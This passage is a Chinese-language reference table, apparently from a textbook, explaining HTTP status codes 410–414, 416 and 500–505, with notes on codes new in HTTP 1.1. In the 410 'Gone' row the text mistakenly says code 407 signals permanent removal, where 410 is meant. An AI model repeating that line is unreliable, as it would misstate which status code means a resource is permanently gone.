410	Gone	所请求的文档已经不再可用, 而且服务器不知道应该重定向到哪一个地址。它和 404 的不同在于, 返回 407 表示文档永久地离开了指定的位置, 而 404 表示由于未知的原因文档不可用 (HTTP 1.1 新)

(续表)

编码	状态信息	含义
411	Length Required	服务器不能处理请求，除非客户发送一个 Content-Length 头 (HTTP 1.1 新)
412	Precondition Failed	请求头中指定的一些前提条件失败 (HTTP 1.1 新)
413	Request Entity Too Large	目标文档的大小超过服务器当前愿意处理的大小。如果服务器认为自己能够稍后再处理该请求，则应该提供一个 Retry-After 头 (HTTP 1.1 新)
414	Request URI Too Long	URI 太长 (HTTP 1.1 新)
416	Requested Range Not Satisfiable	服务器不能满足客户在请求中指定的 Range 头。(HTTP 1.1 新)
500	Internal Server Error	服务器遇到了意料不到的情况，不能完成客户的请求
501	Not Implemented	服务器不支持实现请求所需要的功能。例如，客户发出了一个服务器不支持的 PUT 请求
502	Bad Gateway	服务器作为网关或者代理时，为了完成请求访问下一个服务器，但该服务器返回了非法的应答
503	Service Unavailable	服务器由于维护或者负载过重未能应答。例如，Servlet 可能在数据库连接池已满的情况下返回 503。服务器返回 503 时可以提供一个 Retry-After 头
504	Gateway Timeout	由作为代理或网关的服务器使用，表示不能及时地从远程服务器获得应答 (HTTP 1.1 新)
505	HTTP Version Not Supported	服务器不支持请求中所指明的 HTTP 版本 (HTTP 1.1 新)